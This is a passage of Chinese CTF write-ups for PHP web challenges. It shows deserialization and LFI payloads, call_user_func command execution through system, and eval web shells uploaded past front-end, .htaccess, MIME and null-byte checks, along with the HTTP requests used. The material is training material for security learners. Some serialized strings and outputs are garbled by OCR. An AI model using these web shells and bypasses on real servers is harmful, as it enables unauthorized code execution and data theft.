


# 121.[ZJCTF 2019]NiZhuanSiWei

```
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/", $file)){
        echo "Not now!";
        exit();
    } else{
        include($file); //useless.php
        $password = unserialize($password);
        echo $password;
    }
} else{
    highlight_file(__FILE__);
}
?>
```

先绕过前两个 构造payload

?text=data://text/plain,welcome to the zjctf&file=php://filter/read=convert.base64-encode/resource=useless.php



welcome to the zjctf

PD9waHAgIAoKY2xhc3MgRmxhZ3sgIC8vZmxhZy5waHAgIAogICAgcHVibGljCRmaWxlOyAgCiAgICBwdWJsaWMgZnVuY3RpB24gX190b3N0cmLuZygpeyAgCiAg

```
解码后
<?php
class Flag{ //flag.php
    public $file;
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
            return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
?>
```


根据源代码 file赋值为flag.php

```
<?php
class Flag{
    public $file='flag.php';
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
            return ("U R SO CLOSE !//COME ON PLZ");
        }
    }
}
$a=new Flag();
$b=serialize($a);
echo($b);
?>
```

输出

```
O:6:"HaHaHa":2:{s:5:"admin";s:5:"admin";s:6:"passwd";s:4:"wllm";}
b:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
```

然后file去掉协议 与include函数匹配



The screenshot shows a browser developer tools Network tab with a single request listed. The URL is `/?text=data://text/plain,welcome%20to%20the%20zjctf&file=useless.php&password=O:4:"Flag":1;s:4:"file";s:8:"flag.php";}`. The response body contains the output of the PHP code, which includes the welcome message and the flag.

## 122.[网鼎杯 2020 朱雀组]phpweb



The screenshot shows a browser developer tools Network tab with a warning message. The message is: "Warning: date(): It is not safe to rely on the system's timezone settings. You are \*required\* to use the date.timezone setting or the date\_default\_timezone\_set() function. In case you used any of those methods and you are still getting this warning, you most likely misspelled the timezone identifier. We selected the timezone 'UTC' for now, but please set date.timezone to select your timezone. In /var/www/html/index.php on line 24". The timestamp is 2024-11-26 03:52:22 pm.

On the right side of the image, there is a large red watermark-style text that reads "众生皆懒狗".

网页没过一段时间会刷新 那就抓包 等刷新后拿到信息

Pretty Raw Hex

```
1 POST /index.php HTTP/1.1
2 Host: 238500be-b809-4ddb-a2ec-fae4cfb9ad1f.node5.buuoj.cn:81
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://238500be-b809-4ddb-a2ec-fae4cfb9ad1f.node5.buuoj.cn:81
10 Connection: close
11 Referer: http://238500be-b809-4ddb-a2ec-fae4cfb9ad1f.node5.buuoj.cn:81/index.php
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 func=date&p=Y-m-d+h%3Ai%3As+a
```

随便改一下数据 报错中有信息

```
14
15 func=data&p=123
```

Search... 0 m

## Response

Pretty Raw Hex Render

```
25
26 <body>
27 <script language=javascript>
28     setTimeout ("document.form1.submit()",5000)
29 </script>
30 <p>
31     <br />
32 <b>Warning</b>: call_user_func() expects parameter 1 to be a valid
callback, function 'data' not found or invalid function name in <b>
/var/www/html/index.php</b> on line <b>24</b><br />
33 ..
```

学习此函数

call\_user\_func 函数类 似乎一种特别的调用函数的方法，使用方法如下：

```
1 <?php
2 function nowamagic($a,$b)
3 {
4     echo $a;
5     echo $b;
6 }
7 call_user_func('nowamagic', "111","222");
8 call_user_func('nowamagic', "333","444");
9 //显示 111 222 333 444
10 ?>
```

学习此函数的漏洞利用后 尝试利用assert等都显示hack 即被过滤 最后file\_get\_contents能用

5 func=file\_get\_contents &p=index.php

② ⚙️ ← → Search... 0 matches

## Response

Pretty Raw Hex Render

```
"array_map","register_shutdown_function","register_tick_function","filter_var",
"filter_var_array", "uasort", "uksort",
"array_reduce","array_walk",
"array_walk_recursive","pcntl_exec","fopen","fwrite"
,"file_put_contents");

3 function gettimeofday($func, $p) {
4     $result = call_user_func($func, $p);
5     $a= gettype($result);
6     if ($a == "string") {
7         return $result;
8     } else {return "";}
9 }
0 class Test {
1     var $p = "Y-m-d h:i:s a";
2     var $func = "date ";
3     function __destruct() {
4         if ($this->
5             func != "") {
6             echo gettimeofday($this->func, $this->p);
7         }
8     }
9     $func = $_REQUEST["func"];
0     $p = $_REQUEST["p"];
1
2         if ($func != null) {
3             $func = strtolower($func);
4             if (!in_array($func,$disable_fun)) {
5                 echo gettimeofday($func, $p);
6             } else {
7                 die("Hacker...");
```

```
<?php

$disable_fun =
array("exec", "shell_exec", "system", "passthru", "proc_open", "show_source", "phpinfo",
", "popen", "dl", "eval", "proc_terminate", "touch", "escapeshellcmd", "escapeshellarg",
, "assert", "substr_replace", "call_user_func_array", "call_user_func", "array_filter",
, "array_walk",
"array_map", "register_shutdown_function", "register_tick_function", "filter
_var", "filter_var_array", "uasort", "uksort", "array_reduce", "array_walk",
"array_walk_recursive", "pcntl_exec", "fopen", "fwrite", "file_put_contents");

function gettime($func, $p) {
    $result = call_user_func($func, $p);
    $a= gettype($result);
    if ($a == "string") {
        return $result;
    } else {return "";}
}

class Test {
    var $p = "Y-m-d h:i:s a";
    var $func = "date";
    function __destruct() {
        if ($this->func != "") {
            echo gettime($this->func, $this->p);
        }
    }
}
$func = $_REQUEST["func"];
$p = $_REQUEST["p"];

if ($func != null) {
    $func = strtolower($func);
    if (!in_array($func,$disable_fun)) {
        echo gettime($func, $p);
    }else {
        die("Hacker...");
    }
}
?>
```

## 去序列化

```
class Test {
    var $p = "ls /";
    var $func = "system";
    function __destruct() {
        if ($this->func != "") {
            echo gettime($this->func, $this->p);
        }
    }
}
```

## 输出

```
O:4:"Test":2:{s:1:"p";s:4:"ls /";s:4:"func";s:6:"system";}bin
box
dev
etc
lib
lib64
proc
tmp
usr
usr
```

25     }
26     \$p = \$\_REQUEST["p"];
27     if (\$func != null) {
28         \$func = strtolower(\$func);
29         if (in\_array(\$func,\$disable\_func)) {
30             echo gettime(\$func, \$p);
31         } else {
32             die("Hacker...");
33         }
34     }
35     \$b=new Test();
36     echo (serialize(\$b));
37
38 ?>

0:4:"Test":2:{s:1:"p";s:4:"ls /";s:4:"func";s:6:"system";}bin
box
dev
etc
lib
lib64
proc
tmp
usr
usr

zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding : gzip, deflate
Content-Type : application/x-www-form-urlencoded
Content-Length : 75
Origin : http://challenge-8d5ce195fb9b0eda.sandbox.ctfhub.com:10800
Connection : close
Referer :
http://challenge-8d5ce195fb9b0eda.sandbox.ctfhub.com:10800/index.php
Upgrade-Insecure-Requests : 1
Priority : -20, 1
14
15 func unserialize &p#
16 O:4:"Test":2:{s:1:"p";s:4:"ls /";s:4:"func";s:6:"system";}
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40

Search... 0 matches

Response

Pretty Raw Hex Render

```
<html>
</html>
<body>
<script language="javascript">
    setTimeout ("document.form1.submit()", 5000)
</script>
<p>
    bg.jpg
    index.php
</p>
<form id="form1" name="form1" action="index.php" method="post">
    <input type="hidden" id="func" name="func" value="date">
    <input type="hidden" id="p" name="p" value="Y-m-d h:i:s a">
</form>
</body>
</html>
```

## 放入repeater后 找不到flag 用命令find / -name flag\*

```
class Test {
    var $p = "find / -name flag";
    var $func = "system";
    function __destruct() {
        if ($this->func != "") {
            echo gettime($this->func, $this->p);
        }
    }
}
$func = $_REQUEST["func"];
$p = $_REQUEST["p"];
```

输出

```
O:4:"Test":2:{s:1:"p";s:17:"find / -name flag";s:4:"func";s:6:"system";}find: [/proc/tty/driver]: Permission denied
```

```
14
15 func=unserialize &p=0:4:"Test":2:(s:1:"p";s:18:"find" / -name
flag*";s:4:"func";s:6:"system";)
```




## Response

Pretty Raw Hex Render

```
25
26 <body>
27 <script language="javascript">
28     setTimeout ("document.form1.submit()", 5000)
29 </script>
30 <p>
31     /tmp/flagoefiu4r93
32 /sys/devices/platform/serial8250/tty/ttyS15/flags
33 /sys/devices/platform/serial8250/tty/ttyS6/flags
34 /sys/devices/platform/serial8250/tty/ttyS23/flags
35 /sys/devices/platform/serial8250/tty/ttyS12/flags
```

cat打开

```
class Test {
    var $p = "cat /tmp/flagoefiu4r93";
    var $func = "system";
    function __destruct() {
        if ($this->func != "") {
            echo gettime($this->func, $this->p);
        }
    }
}
$func = $_REQUEST["func"];
$in = $_REQUEST["n"];
输出
:4:"Test":2:(s:1:"p";s:22:"cat /tmp/flagoefiu4r93";s:4:"func";s:6:"system");cat: /tmp/flagoefiu4r93
Content-Type: application/x-www-form-urlencoded
Content-Length: 96
Origin: http://23850be-b809-4ddb-a2ec-fae4cfb9ad1f.node5.buuoj.cn:81
Connection: close
Referer: http://23850be-b809-4ddb-a2ec-fae4cfb9ad1f.node5.buuoj.cn:81/index.php
Upgrade-Insecure-Requests: 1
Priority: 0
func=unserialize &p=0:4:"Test":2:(s:1:"p";s:22:"cat /tmp/flagoefiu4r93";s:4:"func";s:6:"system");|
```



解

## 123.find\_it



# Hello My freind!

## I Can't view my php files?!

查看robots协议

```
challenge-342aee8055794685.sandbox.ctfhub.com:10800/robots.txt  
When I was a child, I also like to read Robots.txt  
Here is what you want: indexx.php
```

查看indexx.php.swp

```
<?php  
#Really easy...  
  
$file=fopen("flag.php", "r") or die("Unable 2 open!");  
  
$I_know_you_wanna_but_i_will_not_give_you_hhh = fread($file, filesize("flag.php"));  
  
$hack=fopen("hack.php", "w") or die("Unable 2 open");  
  
$a=$_GET['code'];  
  
if(preg_match('/system|eval|exec|base|compress|chr|ord|str|replace|pack|assert|preg|require|include|proc|open|read|shell|file|put|get|contents|dir|link|dl|var|dump|', $a)) {  
    die("you die");  
}  
if(strlen($a)>33) {  
    die("nonono.");  
}  
fwrite($hack, $a);  
fwrite($hack, $I_know_you_wanna_but_i_will_not_give_you_hhh);  
  
fclose($file);  
fclose($hack);  
?>
```

写入hack.php?code=

hack里就有文件

```
challenge-342aee8055794685.sandbox.ctfhub.com:10800/hack.php?code=<?php%20show_source(__FILE__);?>  
  
<?php show_source(__FILE__);?><?php  
$flag = "ctfhub{307452361cacab5cf260a14}";  
?>
```

或者写入木马 打开蚁剑

```
challenge-342aee8055794685.sandbox.ctfhub.com:10800/index.php?code=<?php%20@Eval($_POST[%27aaa%27]);?>
```

基础配置

URL地址 \* http://challenge-284f27322fea6d7a.sandbox.ctfhub.com:10800/hack.php

连接密码 \* aaa

网站备注

编码设置 UTF8

连接类型 PHP

目录列表 (0) 文件列表 (6)

名称	日期	大小	属性
.1indexx.php.swp	2021-05-10 11:55:55	1.2 Kb	0644
flag.php	2024-11-27 02:50:07	52 b	0644
hack.php	2024-11-27 03:06:39	81 b	0644
index.php	2021-05-10 11:55:32	1.2 Kb	0644
logo.png	2021-05-10 11:55:32	2.55 Kb	0644
robots.txt	2021-05-10 11:55:32	85 b	0644

## 124.ctfhub 文件上传 无验证

# CTFHub 文件上传 - 无限制

Filename:  未选择任何文件

php一句话挂马

### @符号

@符号表示后面的语句即使执行错误，也不报错。

### eval()函数

eval()函数的作用是把括号内的字符串全部当作php代码来执行。

`$_POST['hack']`

post方法是html中

标签中的方法，在页面中，所有的POST方法都会由submit输入方式向action中的php文件返还信息，通常这样的php文件是连着数据库的，甚至可以直接对文件进行操作。当使用标签的post方法时候，同时标签里面的name属性等于hack

例如：

```
<form action="mm.php" name="hack" method="post">
```

会在php文件中产生一个\$\_POST[cmd]变量，变量中储存有用户提交的数据。



A screenshot of the Typora editor showing a file named "shell.php". The content of the file is:


```
<?php  
echo "hello";  
@eval($_POST['shell']);?>
```

蚁剑链接后打开目录找到flag

## 125.ctfhub 文件上传 前端验证

### CTFHub 文件上传 - js前端验证


Filename:  未选择任何文件



A screenshot of the browser's developer tools, specifically the Elements tab, showing the HTML structure and associated JavaScript code. The script performs file validation before submission:

```
<!DOCTYPE html>  
<html>  
  <head> ... </head>  
  <body> = $0  
    <h1>CTFHub 文件上传 - js前端验证</h1>  
    <form action="" method="post" enctype="multipart/form-data" onsubmit="return checkfile();">  
      <script>  
        function checkfilesuffix()  
        {  
          var file=document.getElementsByName('file')[0].value;  
          if(file==""||file==null)  
          {  
            alert("请选择上传文件");  
            return false;  
          }  
          else  
          {  
            var whitelist=new Array(".jpg",".png",".gif");  
            var file_suffix=file.substring(file.lastIndexOf("."));  
            if(whitelist.indexOf(file_suffix) == -1)  
            {  
              alert("该文件不允许上传");  
              return false;  
            }  
          }  
        }  
      </script>  
      <input type="file" name="file"/>  
      <input type="button" value="Submit" />  
    </form>  
  </body>  
</html>
```


查看源码 只能上传.jpg .png .gif



改一下后缀，上传成功后再抓包把png后缀去掉就绕过了前端

```
Request to http://challenge-fbdb2d9265157c39.sandbox.ctfhub.com:10800 [47.98.117.93]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: challenge-fbdb2d9265157c39.sandbox.ctfhub.com:10800
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.122 Safari/537.36
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.1
6 Accept-Encoding: gzip, deflate
7 Referer: http://challenge-fbdb2d9265157c39.sandbox.ctfhub.com:10800/
8 Content-Type: application/x-www-form-urlencoded
boundary=-----17564945167012095241164276406
9 Content-Length: 305
10 Origin: http://challenge-fbdb2d9265157c39.sandbox.ctfhub.com:10800
11 Connection: close
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 -----17564945167012095241164276406
16 Content-Disposition: form-data; name="file"; filename="shell.php.png"
17 Content-Type: image/png
18
19 <?php
20 echo "hello";
21 die(1);
22 -----17564945167012095241164276406
23 Content-Disposition: form-data; name="submit"
24
25 Submit
26 -----17564945167012095241164276406--
```


打开蚁剑找flag



## 126.文件上传 .htaccess

htaccess文件是Apache服务器中的一个配置文件，它负责相关目录下的网页配置。通过htaccess文件，可以帮助我们实现：网页301重定向、自定义404错误页面、改变文件扩展名、允许/阻止特定的用户或者目录的访问、禁止目录列表、配置默认文档等功能

先上写一句命令：通过编辑.htaccess文件将特定后缀的文件解析为PHP执行



因为 .htaccess 是配置文件，所以文件名就是.htaccess不能随便改

上传文件相对路径  
upload/.htaccess

## CTFHub 文件上传 - htaccess

Filename:  未选择文件。

再把php马后缀改为png上传

上传文件相对路径  
upload/shell.png

## CTFHub 文件上传 - htaccess

Filename:  .htaccess

打开蚁剑即可

□ 编辑数据 ([http://challenge-f4b6ce2ab5543a6c.sandbox.ctfhub.com:1080...](http://challenge-f4b6ce2ab5543a6c.sandbox.ctfhub.com:1080/))

□ 保存 × 清空 ⚙ 测试连接

基础配置

URL地址 *	http://challenge-f4b6ce2ab5543a6c.sandbox.ctfhub.com:10800/upload/st
连接密码 *	yjh
网站备注	
编码设置	UTF8
连接类型	PHP

## 127.文件上传 MIME绕过

MIME：当文件的扩展名是用一种应用程序来打开的方式类型，当扩展名文件被访问的时候，浏览器会自动指定应用程序来打开。语法：type/subtype（大类型/小类型）

通俗点就是，

当我们上传的文件被判定为content-type字段时，可以通过抓包，将content-type字段改为常见的图片类型，例如image/gif，从而绕过。

也就是我们上传php文件时，可以改为jpg、png之类的，然后实现绕过。

### 3 大类别

类型	描述	示例
text	表明文件是普通文本，理论上是人类可读	text/plain, text/html, text/css, text/javascript
image	表明是某种图像。不包括视频，但是动态图（比如动态gif）也使用image类型	image/gif, image/png, image/jpeg, image/bmp, image/webp, image/x-icon, image/vnd.microsoft.icon
audio	表明是某种音频文件	audio/midi, audio/mpeg, audio/webm, audio/ogg, audio/wav
video	表明是某种视频文件	video/webm, video/ogg
application	表明是某种二进制数据	application/octet-stream, application/pkcs12, application/vnd.mspowerpoint, application/xhtml+xml, application/xml, application/pdf

# CTFHub 文件上传 - MIME验证

Filename: 浏览... shell.php

Submit

⊕ challenge-5f56e8269599bb1a.sandbox.ctfhub.com:10800

文件类型不正确

确定

Pretty Raw Hex

```
1 POST / HTTP/1.1
2 Host: challenge-5f56e8269599bb1a.sandbox.ctfhub.com:10800
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/2010010
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
boundary=-----33151618189044965113441343907
8 Content-Length: 396
9 Origin: http://challenge-5f56e8269599bb1a.sandbox.ctfhub.com:10800
10 Connection: close
11 Referer: http://challenge-5f56e8269599bb1a.sandbox.ctfhub.com:10800/
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 -----
16 Content-Disposition: form-data; name="file"; filename="shell.php"
17 Content-Type: application/octet-stream
18
19 <?php
20 echo "hello";
21 @eval($_POST['yjh']);?>
22 -----
23 Content-Disposition: form-data; name="submit"
24
25 Submit
26 -----33151618189044965113441343907--
```

## 把Content-Type改一下

```
1 POST / HTTP/1.1
2 Host: challenge-5f56e8269599bbla.sandbox.ctfhub.com:10800
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
boundary=-----38380815063516058285856785096
8 Content-Length: 396
9 Origin: http://challenge-5f56e8269599bbla.sandbox.ctfhub.com:10800
10 Connection: close
11 Referer: http://challenge-5f56e8269599bbla.sandbox.ctfhub.com:10800/
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 -----38380815063516058285856785096
16 Content-Disposition: form-data; name="file"; filename="shell.php"
17 Content-Type: image/jpeg
18
19 <?php
20 echo "hello";
21 @eval($_POST['yjh']);?>
22 -----38380815063516058285856785096
23 Content-Disposition: form-data; name="submit"
24
25 Submit
26 -----38380815063516058285856785096--
27
```

然后发包 提示上传成功 用蚁剑链接找到flag

## 128.文件上传 00截断

原理: %00, 0x00, /00都属于00截断, 利用的是服务器的解析漏洞 (ascii中0表示字符串结束), 所以读取字符串到00就会停止, 认为已经结束。

在url中 %00 表示ascii码中的 0 , 而ascii中0作为特殊字符保留, 表示字符串结束, 所以当url中出现%00时就会认为读取已结束。

0x00是字符串的结束标识符, 攻击者可以利用手动添加字符串标识符的方式来将后面的内容进行截断, 而后面的内容又可以帮助我们绕过检测。

数据包中必须含有上传后文件的目录情况才可以用, 比如数据包中存在path: uploads/, 那么攻击者可以通过修改path的值来构造payload: uploads/aa.php%00

```
if (!empty($_POST['submit'])) {
    $name = basename($_FILES['file']['name']);
    $info = pathinfo($name);
    $ext = $info['extension'];
    $whitelist = array("jpg", "png", "gif");
    if (in_array($ext, $whitelist)) {
        $des = $_GET['road'] . "/" . rand(10, 99) . date("YmdHis") . "." . $ext;
        if (move_uploaded_file($_FILES['file']['tmp_name'], $des)) {
            echo "<script>alert('上传成功')</script>";
        } else {
            echo "<script>alert('上传失败')</script>";
        }
    } else {
        echo "文件类型不匹配";
    }
}
```

先在源代码里找到白名单

更改shell后缀为png并上传抓包

```
1 POST /?road=/var/www/html/upload/ HTTP/1.1
2 Host: challenge-362027f7d44d02f8.sandbox.ctfhub.com:10800
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
boundary=-----124445798418882456204089747003
8 Content-Length: 388
9 Origin: http://challenge-362027f7d44d02f8.sandbox.ctfhub.com:10800
10 Connection: close
11 Referer: http://challenge-362027f7d44d02f8.sandbox.ctfhub.com:10800/?road=/var/www/html/upload/
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 -----124445798418882456204089747003
16 Content-Disposition: form-data; name="file"; filename="shell.php.png"
17 Content-Type: image/png
18
19 <?php
20 echo "hello";
21 @eval($_POST['yjh']);?>
22 -----124445798418882456204089747003
23 Content-Disposition: form-data; name="submit"
24
25 Submit
26 -----124445798418882456204089747003--
```

改一下payload 加上shell.php%00 放包

```
1 POST /?road=/var/www/html/upload/shell.php%00 HTTP/1.1
```

蚁剑链接shell.php找到flag

## 129.文件上传 双写后缀

```
<!--
$name = basename($_FILES['file']['name']);
